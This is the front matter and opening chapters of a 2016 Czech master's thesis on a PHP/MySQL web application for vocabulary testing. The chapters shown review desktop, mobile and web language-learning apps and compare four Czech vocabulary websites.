

Aplikace pro zkoušení a vyhodnocení efektivity výuky cizích jazyků

Bc. Pavel Straka

Diplomová práce
2016

 Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2015/2016

ZADÁNÍ DIPLOMOVÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení: **Bc. Pavel Straka**
Osobní číslo: **A14381**
Studijní program: **N3902 Inženýrská informatika**
Studijní obor: **Bezpečnostní technologie, systémy a management**
Forma studia: **kombinovaná**

Téma práce: **Aplikace pro zkoušení a vyhodnocení efektivity výuky cizích jazyků**

Téma anglicky: **An Application for Testing and Evaluating the Effectiveness of Foreign Language Learning**

Zásady pro vypracování:

1. Analyzujte problematiku a zpracujte literární rešerši na dané téma.
2. Definujte požadavky na funkčnost webové aplikace a navrhnete možné řešení požadavků.
3. Navrhnete databázi a realizujete databázi pro aplikaci.
4. Při realizace aplikace věnujte pozornost zabezpečení aplikace a její databáze.
5. Vypracujte prototyp webové aplikace.
6. Provedte vyhodnocení navrženého řešení.

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. VRÁNA, Jakub. 1001 tipů a triků pro PHP. Praha : Computer Press, 2011. 456 s. ISBN 978-8-0251-2940-1.
2. BAKKEN SAETHER, Stig. GUTMANS, Andi. RETHANS, Derick. Mistrovství v PHP 5. Praha : Computer Press, 2008. 656 s. ISBN: 978-80-251-1519-0.
3. KOFLER, Michael. PHP 5 a MySQL 5 Průvodce webového programátora. Praha : Computer Press, 2007. 608 s. ISBN: 80-251-1813-4.
4. BROOKS, David R. Guide to HTML, JavaScript and PHP: for scientists and engineers. London: Springer, 2011, xiii, 415 s. ISBN 978-0-85729-449-4.
Dostupné také z:
<http://www.springerlink.com/content/978-0-85729-448-7/contents/>
5. RIORDAN, R. M. Vytváříme relační databázové aplikace. Praha : Computer Press, 2000. 280 s. ISBN 80-7226-360-9.
6. CELKO, Joe. Joe Celko's SQL for smarties: advanced SQL programming. 4th ed. Amsterdam: Elsevier/Morgan Kaufmann, 2011, xxiii, 787 s. ISBN 9780123820228.
Dostupné také z: <http://www.sciencedirect.com/science/book/9780123820228>
7. SCHWARTZ, Baron, Peter ZAITSEV a Vadim TKACHENKO. High performance MySQL. 3rd ed. Sebastopol: O'Reilly, 2012, xxviii, 793 s. ISBN 978-1-449-31428-6.

Vedoucí diplomové práce:

doc. Ing. Zdenka Prokopová, CSc.

Ústav počítačových a komunikačních systémů

Datum zadání diplomové práce:

5. února 2016

Termín odevzdání diplomové práce:

16. května 2016

Ve Zlíně dne 5. února 2016



doc. Mgr. Milan Adámek, Ph.D.
děkan



doc. RNDr. Vojtěch Křesálek, CSc.
ředitel ústavu


Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen připouští-li tak licenční smlouva uzavřená mezi mnou a Univerzitou Tomáše Bati ve Zlíně s tím, že vyrovnání případného přiměřeného příspěvku na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše) bude rovněž předmětem této licenční smlouvy;
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové/bakalářské práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně, dne 10. 5. 2016


.....
podpis diplomanta

ABSTRAKT

Cílem diplomové práce je naprogramovat aplikace pro zkoušení a vyhodnocení efektivity výuky cizích jazyků. Především v současné době je znalost cizích jazyků nespornou výhodou nejen při hledání zaměstnání, ale také při rozšiřování osobních možností. Znalost cizích jazyků umožňuje člověku poznávání cizích zemí, zvyků, ale také kultur, které se k nim vážou. Určité skupině lidí však učení cizího jazyka může připadat velmi náročné a obtížné. Tyto okolnosti mají v mnohých případech negativní dopad na lidi, a proto se studiu cizího jazyka čím dál více vyhýbají. Právě z těchto důvodů byla v rámci diplomové práce vytvořena webová aplikace pro zkoušení a vyhodnocení efektivity výuky cizích jazyků. Aplikace je uživatelsky přívětivá, intuitivní a z uživatelského pohledu velmi jednoduchá. Uživatel má tak jedinečnou možnost realizovat zkoušení na úrovni pěti cizích jazyků. Práci se slovíčky navíc velmi ulehčuje našeptávání slovíček z online slovníku a uživatel si tak ještě více může uvědomovat souvislost mezi jednotlivými slovními spojeními. V teoretické části práce jsou zmíněny použité technologie a dále také vývojové prostředí použité při tvorbě aplikace. Praktická část práce je věnována popisu samotné webové aplikace

Klíčová slova: PHP, MySQL, slovíčka, bezpečnost, testy, zkoušení

ABSTRACT

The aim of this thesis is to program the applications for testing and evaluation the efficacy of foreign languages education. Knowledge of foreign languages is currently unquestionable advantage not only at looking for a job but also for improvement of personal abilities. People can to explore foreign countries, their habits and cultures with knowledge of local language. Learning of foreign language may be demanding and very difficult for someone, however. Some people avoid learning of foreign languages based of these circumstances. Therefore is developed the web application for testing and evaluation the efficacy foreign languages education. The application is user-friendly, intuitive and very simple from viewpoint of user. The user has a unique opportunity testing at level of five foreign languages. Making a suggestion of words from on-line dictionary greatly facilitates the work moreover. User can even more aware of the connection between the phrases. In the theoretical part of thesis are mentioned technologies used and the integrated development environment used for creation of application. The practical part deals with description of the web application.

Keywords: Keywords: PHP, MySQL, vocabulary, safety, testing, checking

Prohlašuji, že odevzdaná verze bakalářské/diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Rád bych poděkoval vedoucí práce doc. Ing. Zdence Prokopová, CSc za odborné vedení a rady při tvorbě diplomové práce. Dále bych rád poděkoval své rodině za podporu při psaní této práce.

OBSAH

ÚVOD	11
I TEORETICKÁ ČÁST	12
1 TYPY APLIKACÍ PRO VÝUKU CIZÍCH JAZYKŮ	13
1.1 DESKTOPOVÉ APLIKACE	13
1.2 MOBILNÍ APLIKACE	13
1.3 WEBOVÉ APLIKACE	13
2 PŘEHLED DOSTUPNÝCH ŘEŠENÍ	15
2.1 SLOVICKA.ORG.....	15
2.1.1 Možnost skupinového zkoušení	16
2.1.2 Nastavení parametrů zkoušení	16
2.1.3 Možnost použití cizích slovíček.....	16
2.1.4 Hromadný import slovíček.....	16
2.1.5 Historie zkoušení.....	16
2.2 WORDBOT.....	17
2.2.1 Možnost skupinového zkoušení	17
2.2.2 Nastavení parametrů zkoušení	17
2.2.3 Možnost použití cizích slovíček.....	17
2.2.4 Hromadný import vlastních slovíček	18
2.2.5 Historie zkoušení.....	18
2.3 HELP FOR ENGLISH	18
2.3.1 Možnost skupinového zkoušení	18
2.3.2 Nastavení parametrů zkoušení	19
2.3.3 Možnost použití cizích slovíček.....	19
2.3.4 Hromadný import vlastních slovíček	19
2.3.5 Historie zkoušení.....	19
2.4 ANGLIČTINA SLOVÍČKA	19
2.4.1 Možnost skupinového zkoušení	20
2.4.2 Nastavení parametrů zkoušení	20
2.4.3 Možnost použití cizích slovíček.....	20
2.4.4 Hromadný import vlastních cizích slovíček.....	20
2.4.5 Historie zkoušení.....	20
2.5 SHRUTÍ.....	20
3 VYUŽITÉ TECHNOLOGIE	22
3.1 HYPERTEXT PREPROCESSOR.....	22
3.1.1 PHP 7	23
3.2 SQL	23
3.2.1 Manipulace s daty	23
3.3 MYSQL.....	24
3.3.1 Relační model.....	25
3.3.2 Relace	25
3.4 HTML.....	25
3.4.1 HTML5	26

3.5	KASKÁDOVÉ STYLY.....	26
3.5.1	CSS3.....	27
3.6	JAVASCRIPT.....	27
3.7	JQUERY.....	27
3.8	AJAX.....	28
3.9	TWITTER BOOSTRAP.....	28
3.10	ADMINER.....	28
3.11	WEBOVÝ SERVER.....	29
3.12	HIGHCHARTS.....	29
3.13	MPDF.....	29
3.14	FONT AWESOME.....	30
3.15	GLOSBE API.....	30
3.16	PHP SIMPLE HTML DOM PARSER.....	30
4	POUŽITÉ VÝVOJOVÉ PROSTŘEDÍ.....	31
4.1	NEATBEANS.....	31
4.2	EMMET.....	32
4.3	SUBLIME TEXT EDITOR.....	32
II	PRAKTICKÁ ČÁST.....	33
5	FUNKČNÍ POŽADAVKY INTERNETOVÉ APLIKACE.....	34
5.1	UŽIVATELÉ.....	34
5.2	JAZYKOVÉ VERZE.....	34
5.3	IMPORT A EXPORT.....	34
5.4	TESTY.....	34
5.5	NASTAVENÍ ZKOUŠENÍ.....	35
5.6	ZKOUŠENÍ.....	35
5.7	HISTORIE ZKOUŠENÍ.....	35
5.8	SLOVÍČKA.....	35
5.9	TŘÍDY.....	35
6	ADRESÁŘOVÁ STRUKTURA WEBOVÉ APLIKACE.....	36
6.1	ASSETS.....	36
6.2	CRON.....	36
6.3	DB_ZPRACOVANI.....	36
6.4	NASTAVENI.....	36
6.5	STRANKY.....	36
6.6	TMP_UPLOAD.....	37
6.7	TMP_EXPORT.....	37
6.8	MODAL.....	37
7	POPIS DATABÁZOVÝCH ENTIT.....	38

7.1	SLOVICKA	38
7.2	OSOBNISLOVNIK.....	38
7.3	STUDENTIVETRIDE	39
7.4	ROLE	39
7.5	JAZYK.....	39
7.6	CESKEVYRAZY	39
7.7	UZIVATEL.....	39
7.8	TEST.....	39
7.9	TYPTESTU.....	40
7.10	TESTYVETRIDE	40
7.11	ODPOVIDA.....	40
7.12	ODPOVED	40
7.13	TESTPOLOZKY	40
8	POPIS INTERNETOVÉ APLIKACE.....	41
8.1	REGISTRACE.....	41
8.2	UŽIVATELSKÉ ROLE.....	42
8.2.1	Učitel	42
8.2.2	Student.....	42
8.3	UŽIVATELSKÉ ROZHRANÍ	42
8.3.1	Slovíčka.....	42
8.3.1.1	Vlastní slovíčka.....	43
8.3.1.2	Globální slovíčka	44
8.3.1.3	Slovíčka k ověření	44
8.3.2	Třída	44
8.3.2.1	Seznam tříd	44
8.3.2.2	Založit novou třídu.....	45
8.3.3	Studenti	45
8.3.4	Testy.....	45
8.3.4.1	Přidat nový test	45
8.3.4.2	Seznam testů	46
8.3.5	Zkoušení	47
8.3.6	Vypsání testů	47
8.3.7	Historie zkoušení.....	48
9	IMPLEMENTACE PŘÍKAZŮ JAZYKA SQL DO PHP SKRIPTŮ.....	49
9.1	VÝBĚR OTESTOVANÝCH SLOVÍČEK.....	49
9.2	ZALOŽENÍ NOVÉHO TESTU	49
9.3	EDITAČNÍ ÚPRAVA NÁZVU EXISTUJÍCÍ TŘÍDY	50
10	BEZPEČNOST WEBOVÉ APLIKACE.....	51
10.1	SQL INJECTION	51
10.1.1	Ukázka SQL injection útoku	52
10.1.2	Obrana aplikace proti SQL injection.....	53
10.2	CROSS-SITE SCRIPTING.....	53
10.2.1	Ukázka XSS útoku	54
10.2.2	Ochrana proti XSS	55

10.3	PODVRŽENÍ POŽADAVKU MEZI RŮZNÝMI INTERNETOVÝMI STRÁNKAMI	55
10.3.1	Ukázka CSRF útoku.....	56
10.3.2	Ochrana aplikace proti CSRF.....	56
10.4	CLICKJACKING	56
10.4.1	Ukázka clickjacking útoku.....	57
10.4.2	Ochrana aplikace proti clickjacking.....	57
10.5	SESSION FIXATION.....	58
10.5.1	Ukázka session fixation útoku	59
10.5.2	Ochrana aplikace proti session fixation	60
10.6	PHP INCLUDE.....	60
10.6.1	Ukázka útoku PHP include	60
10.6.2	Ochrana aplikace proti PHP include	61
10.7	HESLA UŽIVATELŮ	61
10.8	NAHRÁVÁNÍ SOUBORŮ	61
10.8.1	Ochrana proti nežádoucímu nahrávání souborů.....	61
ZÁVĚR	63	
11 SEZNAM POUŽITÉ LITERATURY	64	
SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK.....	67	
SEZNAM OBRÁZKŮ	69	
SEZNAM TABULEK.....	70	
SEZNAM PŘÍLOH.....	71	

ÚVOD

Cílem diplomové práce je navrhnout a zrealizovat webovou aplikaci pro zkoušení a vyhodnocení efektivity výuky cizích jazyků. Aplikace je vytvořena pro zkoušení slovíček z pěti cizích jazyků, a to anglického, německého, francouzského, italského a španělského jazyka. Je naprogramována prostřednictvím skriptovacího jazyka PHP a jako úložiště pro data je použit databázový systém MySQL.

V dnešní moderní době je bezesporu velmi důležitá znalost cizích jazyků, především z důvodů rozšíření možností v soukromém i pracovním životě. Základním znalostním pilířem cizích jazyků jsou právě slovíčka, díky nimž lze rozvíjet a sestavovat věty. Čím je slovní zásoba cizích slov bohatší, tím lépe se člověk dokáže zorientovat v cizích zemích.

Předmětná aplikace zcela jistě velmi dobře poslouží jak samotným studentům při procvičování cizojazyčných slovíček, tak i vyučujícím, kteří právě pomocí této aplikace dokážou velmi snadno zjistit jazykové znalosti svých studentů. Na základě vyhodnocení testování může každý uživatel sledovat svůj vývoj učení cizího jazyka.

V teoretické části práce jsou zmíněny základní typy aplikací určené pro výuku cizích jazyků. Následně jsou analyzovány čtyři webové aplikace, u nichž jsou srovnávány celkem čtyři funkcionality. Dále jsou v teoretické části uvedeny základní pojmy, technologie použité pro vývoj aplikace a v neposlední řadě také software použitý při programování.

Praktická část práce je věnována návrhu funkčních požadavků aplikace, její adresářové struktury a také popisu databázové struktury. S přihlédnutím ke skutečnosti, že se jedná o webovou aplikaci, tak je v praktické části rovněž zmíněna problematika webových útoků, díky nimž se může stát webová aplikace terčem hackerů. Na základě tohoto aspektu je v práci popsána implementace ochrany aplikace proti určitým typům webových útoků.

I. TEORETICKÁ ČÁST

1 TYPY APLIKACÍ PRO VÝUKU CIZÍCH JAZYKŮ

Aplikace pro výuku cizích jazyků můžeme rozdělit do tří základních skupin dle způsobu jejich distribuce a používání. Jedná se o desktopové aplikace, webové aplikace a poslední kategorii tvoří aplikace pro mobilní zařízení. Každá z těchto tří uvedených skupin je něčím specifická a má řadu výhod, ale rovněž i nevýhod.

1.1 Desktopové aplikace

Do této kategorie spadají programy, které jsou určeny pro stolní počítače a notebooky. Ve většině případů je u těchto programů nutná instalace, což může některé nezkušené uživatele odradit od používání programů. Nevýhoda tohoto řešení spočívá ve skutečnosti, že data jsou uložena pouze na lokálním počítači a zároveň se sám uživatel musí starat o jejich zálohování.

1.2 Mobilní aplikace

V souvislosti s rozšířením chytrých mobilních zařízení jako jsou mobilní telefony, tablety a iPhony se také začaly rozšiřovat i aplikace určené do těchto zařízení. Princip přístupu k datům je velmi obdobný jako u desktopových aplikací. Uživatel si musí nejdříve z webového repozitáře (Google Play, App Store) aplikaci stáhnout a poté nainstalovat do svého zařízení. Nespornou výhodou oproti desktopovým aplikacím je to, že převážná většina lidí má mobil stále ve své blízkosti, a tak má rychlou možnost ke studování. Naopak nevýhodou může být malé rozlišení mobilního přístroje, které není nejvhodnější k zobrazení velkého množství údajů.

1.3 Webové aplikace

Webové aplikace se výrazně liší od dvou již zmíněných kategorií. Rozdíl spočívá v tom, že aplikace jsou hostovány v cloudových úložištích nebo na dedikovaných serverech. Uživatel k nim přistupuje prostřednictvím webového prohlížeče, nemusí se tedy zabývat žádnou instalací, která by se vztahovala k aplikaci. S aplikací je možno pracovat z kteréhokoliv zařízení připojeného k internetu. Znamená to tedy, že s aplikací můžeme pracovat nejen z domácího počítače, ale také z mobilního telefonu či tabletu. Nevýhoda těchto aplikací může pro některé uživatele spočívat v tom, že nemají svá data plně pod kontrolou, protože jsou uložena na serverech třetích stran. Další podstatnou nevýhodou je fakt, že uživatelé ve většině případů nemohou svá data zálohovat. Dá se tedy konstatovat, že uživatel aplikace je plně závislý na autorovi aplikace.

V dnešní moderní době jsou čím dál oblíbenější webové aplikace. Je to především z důvodu vysoké dostupnosti. Tento typ aplikací má oproti běžným uživatelům velkou výhodu pro webové vývojáře. Ti totiž mají data pod svou kontrolou a jejich správa probíhá centrálně. Z tohoto důvodu bude tato práce zaměřena právě na webové aplikace, jež jsou určeny pro výuku a procvičování cizích jazyků.

2 PŘEHLED DOSTUPNÝCH ŘEŠENÍ


Kapitola obsahuje základní přehled vybraných online webových aplikací, které slouží pro výuku a rozšiřování slovní zásoby cizích jazyků. Byly vybrány výhradně webové aplikace, které jsou dostupné v českém jazyce. Je to především z důvodu, aby bylo možné jednoduše vyhodnotit, jaké možnosti má český uživatel internetu k dispozici. V seznamu jsou uvedeny pouze aplikace, jejichž používání je zdarma a nejsou za ně účtovány žádné licenční či registrační poplatky. Zároveň jsou u jednotlivých aplikací srovnávána kritéria uvedená v tabulce (Tab. 1).

Tab. 1. Kritéria pro hodnocení aplikací

Kritérium	Popis
Možnost skupinového zkoušení	Zjišťuje, zda aplikace umožňuje vypsání zkoušení pro určitou skupinu studentů.
Nastavení parametrů zkoušení	Zkoumá možnosti nastavení samotného zkoušení slovní zásoby.
Možnost použití slovíček jiných uživatelů	Zabývá se informací, zda má uživatel k dispozici i slovíčka jiných uživatelů.
Hromadný import slovíček	Sleduje možnosti hromadného vložení slovíček do aplikace.
Historie zkoušení	Monitoruje, zda uživatel má k dispozici přehled o již prozkoušených výrazech.

2.1 Slovicka.org

Vývoj této služby začal již v roce 2011. Uživatel má k dispozici jednoduché uživatelské rozhraní, pomocí něhož je umožněno procvičování slovní zásoby. Do aplikace může slovíčka vkládat manuálně, případně může využít i hromadný import prostřednictvím CSV souboru. Slovíčka z jednotlivých lekcí můžeme vyexportovat do formátu CSV. Metoda samotného testování je založena na postupném procházení dvojice slov, kdy jeden z páru je skryt a následně zobrazen.



Obr. 1. Ukázka zkoušení slovíček v aplikaci Sloviccka.org [1]

2.1.1 Možnost skupinového zkoušení

V aplikaci neexistuje žádná možnost vypsání testu pro určitou skupinu studentů. Z povahy aplikace je zřejmé, že zkoušení cizích slovních výrazů je určeno pouze pro jednotlivce, nikoliv skupiny.

2.1.2 Nastavení parametrů zkoušení

U zkoušených výrazů si uživatel může nastavit, zda chce nechat skrytý cizí výraz slova nebo jeho cizojazyčný překlad.

2.1.3 Možnost použití cizích slovíček

V aplikaci je možnost prozkoušení i z testů, které byly vloženy jinými uživateli. Velkou výhodou (předností) je skutečnost, že každý test má přiděleno unikátní identifikační číslo lekce a tudíž je velmi snadné testy vyhledat.

2.1.4 Hromadný import slovíček


Standardní metoda vložení nových políček je pomocí webového formuláře. Uživateli je však také umožněno hromadné vložení slovíček prostřednictvím CSV souboru, který lze do aplikace naimportovat.

2.1.5 Historie zkoušení

V aplikaci není umožněn náhled na výrazy, které byly již dříve prozkoušeny.

2.2 WordBot

Jedná se o přehlednou aplikaci na procvičování slovní zásoby. Zkoušení probíhá tak, že uživatel musí zadat překlad náhodně vybraného slova. Po zadání odpovědi se zobrazuje průměrná procentuální úspěšnost daného slovního překladu. Uživatel má rovněž možnost si vytvářet vlastní slovníky, do kterých si umísťuje svá vlastní slovíčka. Po úspěšném dokončení testování se zobrazuje procentuální úspěšnost testu a také správné odpovědi jednotlivých slovních výrazů.



Obr. 2. Ukázka zkoušení slovíček v aplikaci WordBot [2]

2.2.1 Možnost skupinového zkoušení

Aplikace neumožňuje vypsání testů pro vydefinovanou skupinu uživatelů.

2.2.2 Nastavení parametrů zkoušení

U zkoušených výrazů si uživatel může nastavit, zda má do formulářového pole vypisovat cizojazyčný překlad slova nebo jeho český výraz.

2.2.3 Možnost použití cizích slovíček

Uživatel má možnost provést zkoušení z cizích slovíček, jenž jsou obsaženy v testech jiných uživatelů. Na výběr jsou dvě kategorie testů, a to s jednoduchou odpovědí nebo s možností výběru. Testy je dále možné dohledat pomocí štítků.

2.2.4 Hromadný import vlastních slovíček


Hromadný import vlastních slovíček je dostupný pomocí webového formuláře, do něhož uživatel vypisuje cizojazyčné překlady a jejich české výrazy ve stanoveném formátu.

2.2.5 Historie zkoušení

Historie zkoušení je realizována pouze na úrovni samostatných slovíček. Uživatel má k dispozici informaci o počtu přezkoušení daného slovíčka a také informaci o jeho procentuální úspěšnosti.

2.3 Help For English

Tato populární internetová stránka nabízí široké spektrum článků týkajících se samotné výuky anglického jazyka. V rámci stránky je rovněž umožněno procvičování a zdokonalování slovní zásoby. Jednotlivé lekce jsou rozděleny nejen dle tematického zaměření, ale také dle obtížnosti. Metoda zkoušení je založena na zadání překladu zvoleného slova, přičemž slova jsou postupně vybírána z lekce, kterou si uživatel zvolil. Velkou nevýhodou tohoto systému je skutečnost, že po zkoušení si systém nepamatuje, ze kterých slovíček byl uživatel prozkoušen.



Obr. 3. Ukázka zkoušení testu v aplikaci Help For English [3]

2.3.1 Možnost skupinového zkoušení

Na úrovni samotné aplikace není umožněno vypsání zkoušení pro určitou skupinu studentů.

2.3.2 Nastavení parametrů zkoušení

Jednotlivá zkoušení probíhají tak, že si uživatel zvolí lekci, ze které chce být prozkoušen. Další nastavení z pohledu parametrů pro zkoušení není uživateli umožněno.

2.3.3 Možnost použití cizích slovíček

Zkoušení probíhá právě jen z cizích slovních překladů, jenž do aplikace vložil její autor.

2.3.4 Hromadný import vlastních slovíček

V rámci aplikace není umožněn jakýkoliv import vlastních slovíček.

2.3.5 Historie zkoušení

V aplikaci není dostupná historie prozkoušených slovních výrazů.

2.4 Angličtina Slovíčka

Jak již název napovídá, tak aplikace je dostupná na internetové adrese <http://www.anglictina-slovicka.cz> a je primárně určena pro zkoušení cizích výrazů v anglickém jazyce. Aplikace je koncipována tak, že se uživatel musí nejdříve registrovat a poté si musí vytvořit kategorii, do níž vkládá slovíčka, ze kterých chce provést zkoušení. Po vyzkoušení je uživatel informován o své úspěšnosti a rovněž i o počtu správně a chybně napsaných slovních výrazů. Nevýhodou této aplikace je skutečnost, že uživatel nikde nemá uveden historický přehled o prozkoušených výrazech.



Obr. 4. Ukázka zkoušení slovíček v aplikaci Angličtina Slovíčka [4]

2.4.1 Možnost skupinového zkoušení

Aplikace nenabízí možnost vypsání testu pro skupinu uživatelů.

2.4.2 Nastavení parametrů zkoušení

U nastavení zkoušení jsou uživatelům dostupné parametry, pomocí nichž si může stanovit počet slovíček, ze kterých chce vyzkoušet, výběr kategorie a v neposlední řadě má také možnost si zvolit, zda má zkoušení probíhat z českého jazyka do anglického nebo z anglického jazyka do českého.

2.4.3 Možnost použití cizích slovíček

Možnost použití cizích slovíček je zrealizováno prostřednictvím takzvaného sdílení uživatelů. Každý uživatel si ke svému účtu může nasdílet jakéhokoliv dalšího uživatele. Nasdílený uživatel poté získává přístup ke slovíčkům jiného uživatele a tato slovíčka si může nakopírovat do své vlastní kategorie.

2.4.4 Hromadný import vlastních cizích slovíček

Při vkládání nových slovíček má uživatel možnost samostatně ručně vyplňovat až deset formulářových polí, jež se vztahují k zadání cizího slovíčka a jeho překladu, avšak tento postup je pro uživatele velmi pracný a zdlouhavý. V aplikaci chybí možnost hromadného importování slovíček například ze souboru.

2.4.5 Historie zkoušení

Po provedené analýze aplikace bylo zjištěno, že ani tato aplikace neumožňuje pohled na historii prozkoušených slovních výrazů.

2.5 Shrnutí

Na základě analýzy uvedených aplikací lze konstatovat, že každá aplikace nabízí uživateli rozhraní, pomocí něhož lze provádět výuku a procvičování cizojazyčných slovních výrazů. Velkým nedostatkem aplikací je však skutečnost, že nenabízí variantu zkoušení pro určitou skupinu uživatelů. Tato možnost zkoušení by zefektivnila a velmi zjednodušila zkoušení studentů nejen na základních a středních školách. Nutné je také zmínit, že většina aplikací neumožňuje nastavení konkrétních parametrů pro zkoušení. Velkou absencí je i historie

zkoušení, díky níž by měl uživatel přehled o prozkoušených výrazech a o jednotlivých chybách. Z uživatelského pohledu lze za nejpřínosnější aplikaci v oblasti zkoušení cizojazyčných slovních výrazů označit WordBot.

